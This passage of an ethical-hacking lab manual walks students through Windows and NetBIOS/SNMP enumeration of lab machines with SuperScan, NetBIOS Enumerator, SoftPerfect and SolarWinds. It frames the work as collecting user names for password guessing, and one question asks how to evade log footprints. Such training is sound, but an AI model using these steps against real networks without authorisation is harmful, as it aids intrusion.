


FIGURE 2.1: SuperScan main window

SuperScan features:

- Superior scanning speed
- Support for unlimited IP ranges
- Improved host detection using multiple ICMP methods
- TCP SYN scanning
- UDP scanning (two methods)
- IP address import supporting ranges and CIDR formats
- Simple HTML report generation
- Source port scanning
- Fast hostname resolving
- Extensive banner grabbing
- Massive built-in port list description database
- IP and port scan order randomization
- A collection of useful tools (ping, traceroute, Whois etc.)
- Extensive Windows host enumeration capability

2. Click the **Windows Enumeration** tab located on the top menu.
3. Enter the **Hostname/IP/URL** in the text box. In this lab, we have a Windows 8 virtual machine IP address. These IP addresses may vary in lab environments.
4. Check the types of **enumeration** you want to perform.
5. Now, click **Enumerate**.




FIGURE 2.2: SuperScan main window with IP address

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. SuperScan starts **enumerating** the provided hostname and displays the **results** in the right pane of the window.

You can use SuperScan to perform port scans, retrieve general network information, such as name lookups and traceroutes, and enumerate Windows host information, such as users, groups, and services.




FIGURE 2.3: SuperScan main window with results

7. Wait for a while to **complete** the enumeration process.
8. After the completion of the enumeration process, an **Enumeration completion** message displays.

Your scan can be configured in the Host and Service Discovery and Scan Options tabs. The Scan Options tab lets you control such things as name resolution and banner grabbing.




FIGURE 2.4: SuperScan main window with results

TASK 2

Erase Results

9. Now move the scrollbar up to see the **results** of the enumeration.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. To perform a new enumeration on another **host name**, click the **Clear** button at the top right of the window. The option **erases** all the previous results.




FIGURE 2.5: SuperScan main window with results

SuperScan has four different ICMP host discovery methods available. This is useful, because while a firewall may block ICMP echo requests, it may not block other ICMP packets, such as timestamp requests. SuperScan gives you the potential to discover more hosts.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

Tool/Utility	Information Collected/Objectives Achieved
SuperScan Tool	**Enumerating Virtual Machine IP address:** 10.0.0.8
	Performing Enumeration Types: ▪ Null Session ▪ MAC Address ▪ Work Station Type ▪ Users ▪ Groups ▪ Domain ▪ Account Policies ▪ Registry
	Output: Interface, Binding, Objective ID, and Annotation

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Analyze how remote registry enumeration is possible (assuming appropriate access rights have been given) and is controlled by the provided registry.txt file.
2. As far as stealth is concerned, this program, too, leaves a rather large footprint in the logs, even in SYN scan mode. Determine how you can avoid this footprint in the logs.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 3

Enumerating NetBIOS Using the NetBIOS Enumerator Tool

Enumeration is the process of probing identified services for known weaknesses.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Enumeration is the first attack on a target network; enumeration is the process of gathering the information about a target machine by actively connecting to it. Discover NetBIOS name enumeration with NBTscan. Enumeration means to identify the user account, system account, and admin account. In this lab, we enumerate a machine's user name, MAC address, and domain group. You must have sound knowledge of enumeration, a process that requires an active connection to the machine being attacked. A hacker enumerates applications and banners in addition to identifying user accounts and shared resources.

Lab Objectives

The objective of this lab is to help students learn and perform NetBIOS enumeration.

The purpose of NetBIOS enumeration is to gather the following information:

- Account lockout threshold
- Local groups and user accounts
- Global groups and user accounts
- To restrict anonymous bypass routine and also password checking for user accounts with:
  - Blank passwords
  - Passwords that are same as the username in lower case

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 04 Enumeration

Lab Environment

To carry out the lab, you need:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- NETBIOS Enumerator tool is located at **D:\CEH-Tools\CEHv8 Module 04 Enumeration\NetBIOS Enumeration Tools\NetBIOS Enumerator**
- You can also download the latest version of **NetBIOS Enumerator** from the link http://nbtenum.sourceforge.net/
- If you decide to download the latest version, then screenshots shown in the lab might differ
- Run this tool in **Windows Server 2012**
- Administrative privileges are required to run this tool

Lab Duration

Time: 10 Minutes

Overview of Enumeration

Enumeration involves making active connections, so that they can be logged. Typical information attackers look for in enumeration includes **user account** names for future **password** guessing attacks. NetBIOS Enumerator is an enumeration tool that shows how to use **remote** network support and to deal with some other interesting web techniques, such as **SMB**.

Lab Tasks

TASK 1

Performing Enumeration using NetBIOS Enumerator

1. To launch NetBIOS Enumerator go to **D:\CEH-Tools\CEHv8 Module 04 Enumeration\NetBIOS Enumeration Tools\NetBIOS Enumerator**, and double-click **NetBIOS Enumerater.exe**.




FIGURE 3.1: NetBIOS Enumerator main window

NetBIOS is designed to help troubleshoot NetBIOS name resolution problems. When a network is functioning normally, NetBIOS over TCP/IP (NetBT) resolves NetBIOS names to IP addresses.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

2. In the **IP range to scan** section at the top left of the window, enter an **IP range** in **from** and **to** text fields.
3. Click **Scan**.

Feature:

- Added port scan
- GUI - ports can be added, deleted, edited
- Dynamic memory management
- Threaded work (64 ports scanned at once)




FIGURE 3.2: NetBIOS Enumerator with IP range to scan

Network function SMB scanning is also implemented and running.

4. NetBIOS Enumerator starts scanning for the range of **IP addresses** provided.
5. After the completion of scanning, the results are displayed in the **left pane** of the window.
6. A **Debug window** section, located in the right pane, shows the scanning of the inserted IP range and displays **Ready!** after completion of the scan.

The network function, NetServerGetInfo, is also implemented in this tool.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The protocol SNMP is implemented and running on all versions of Windows.




FIGURE 3.3: NetBIOS Enumerator results

7. To perform a **new scan** or rescan, click **Clear**.
8. If you are going to perform a new scan, the previous scan results are **erased**.

Lab Analysis

Analyze and document the results related to the lab exercise.

Tool/Utility	Information Collected/Objectives Achieved
NetBIOS Enumerator Tool	**IP Address Range:** 10.0.0.1 – 10.0.0.50
	Result: ▪ Machine Name ▪ NetBIOS Names ▪ User Name ▪ Domain ▪ MAC Address ▪ Round Trip Time (RTT)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 4

Enumerating a Network Using SoftPerfect Network Scanner

SoftPerfect Network Scanner is a free multi-threaded IP, NetBIOS, and SNMP scanner with a modern interface and many advanced features.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

To be an expert **ethical hacker** and **penetration tester**, you must have sound knowledge of enumeration, which requires an active connection to the machine being attacked. A hacker enumerates applications and banners in addition to identifying user accounts and shared resources. In this lab we try to resolve host names and auto-detect your local and external IP range.

Lab Objectives

The objective of this lab is to help students learn and perform NetBIOS enumeration. NetBIOS enumeration is carried out to detect:

- Hardware MAC addresses across routers
- Hidden shared folders and writable ones
- Internal and external IP address

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 04 Enumeration

Lab Environment

To carry out the lab, you need:

- SoftPerfect Network Scanner is located at **D:\CEH-Tools\CEHv8 Module 04 Enumeration\SNMP Enumeration Tools\SoftPerfect Network Scanner**
- You can also download the latest version of **SoftPerfect Network Scanner** from the link http://www.softperfect.com/products/networkscanner/

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- If you decide to download the latest version, then screenshots shown in the lab might differ
- Run this tool in **Windows 2012 server**
- Administrative privileges are required to run this tool

You can also download SoftPerfect Network Scanner from http://www.SoftPerfect.com.

Lab Duration

Time: 5 Minutes

Overview of Enumeration

Enumeration involves an **active connection** so that it can be logged. Typical information that attackers are looking for includes user **account names** for future password-guessing attacks.

Lab Task

TASK 1

Enumerate Network

1. To launch SoftPerfect Network Scanner, navigate to **D:\CEH-Tools\CEHv8 Module 04 Enumeration\SNMP Enumeration Tools\SoftPerfect Network Scanner**
2. Double-click **netscan.exe**




FIGURE 4.1: SoftPerfect Network Scanner main window

SoftPerfect allows you to mount shared folders as network drives, browse them using Windows Explorer, and filter the results list.

3. To start scanning your network, enter an IP range in the **Range From** field and click **Start Scanning**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 04 Enumeration




FIGURE 4.2: SoftPerfect setting an IP range to scan

4. The **status bar** displays the status of the scanned IP addresses at the bottom of the window.




FIGURE 4.3: SoftPerfect status bar

SoftPerfect Network Scanner can also check for a user-defined port and report if one is open. It can also resolve host names and auto-detect your local and external IP range. It supports remote shutdown and Wake-On-LAN.

5. To view the **properties** of an individual **IP address**, right-click that particular IP address.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 4.4: SoftPerfect IP address scanned details

Lab Analysis

Analyze and document the results related to the lab exercise.

Tool/Utility	Information Collected/Objectives Achieved
SoftPerfect Network Scanner	**IP Address Range:** 10.0.0.1 – 10.0.0.50
	Result: ▪ IP Address ▪ Host Names ▪ MAC Address ▪ Response Time

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Examine the detection of the IP addresses and MAC addresses across routers.

2. Evaluate the scans for listening ports and some UDP and SNMP services.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. How would you launch external third-party applications?

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 5

Enumerating a Network Using SolarWinds Toolset

The SolarWinds Toolset provides the tools you need as a network engineer or network consultant to get your job done. Toolset includes best-of-breed solutions that work simply and precisely, providing the diagnostic, performance, and bandwidth measurements you want, without extraneous, unnecessary features.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Penetration testing is much more than just running exploits against vulnerable systems like we learned in the previous module. In fact a penetration test begins before penetration testers have even made contact with the victim systems. Rather than blindly throwing out exploits and praying that one of them returns a shell, penetration tester meticulously study the environment for potential weaknesses and their mitigating factors. By the time a penetration tester runs an exploit, he or she is nearly certain that it will be successful. Since failed exploits can in some cases cause a crash or even damage to a victim system, or at the very least make the victim un-exploitable in the future, penetration testers won't get the best results. In this lab we enumerate target system services, accounts, hub ports, TCP/IP network, and routes. You must have sound knowledge of enumeration, which requires an active connection to the machine being attacked. A hacker enumerates applications and banners in addition to identifying user accounts and shared resources.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 04 Enumeration

Lab Objectives

The objective of this lab is to help students learn and perform NetBIOS enumeration. NetBIOS enumeration is carried out to detect:

- Hardware MAC addresses across routers
- Hidden shared folders and writable ones
- Internal and external IP addresses

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Environment

To carry out the lab, you need:

- **SolarWinds-Toolset-V10** located at **D:\CEH-Tools\CEHv8 Module 04 Enumeration\SNMP Enumeration Tools\SolarWind's IP Network Browser**
- You can also download the latest version of **SolarWinds Toolset Scanner** from the link http://www.solarwinds.com/
- If you decide to download the **latest version**, then screenshots shown in the lab might differ
- Run this tool in **Windows Server 2012** Host machine and **Windows Server 2008** virtual machine
- Administrative privileges are required to run this tool
- Follow the **wizard-driven** installation instructions

You can also download SoftPerfect Network Scanner from http://www.solarwinds.com

Lab Duration

Time: 5 Minutes

Overview of Enumeration

Enumeration involves an **active connection** so that it can be logged. Typical information that attackers are looking for includes user **account names** for future password guessing attacks.

Lab Task

TASK 1

Enumerate Network

1. Configure **SNMP services** and select **Start →Control Panel →Administrative Tools → Services**.




FIGURE 5.1: Setting SNMP Services

Cut troubleshooting time in half using the Workspace Studio, which puts the tools you need for common situations at your fingertips

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

2. Double-click **SNMP** service.
3. Click the **Security** tab, and click **Add...** The **SNMP Services Configuration** window appears. Select **READ ONLY** from **Community rights** and **Public** in **Community Name**, and click **Add**.


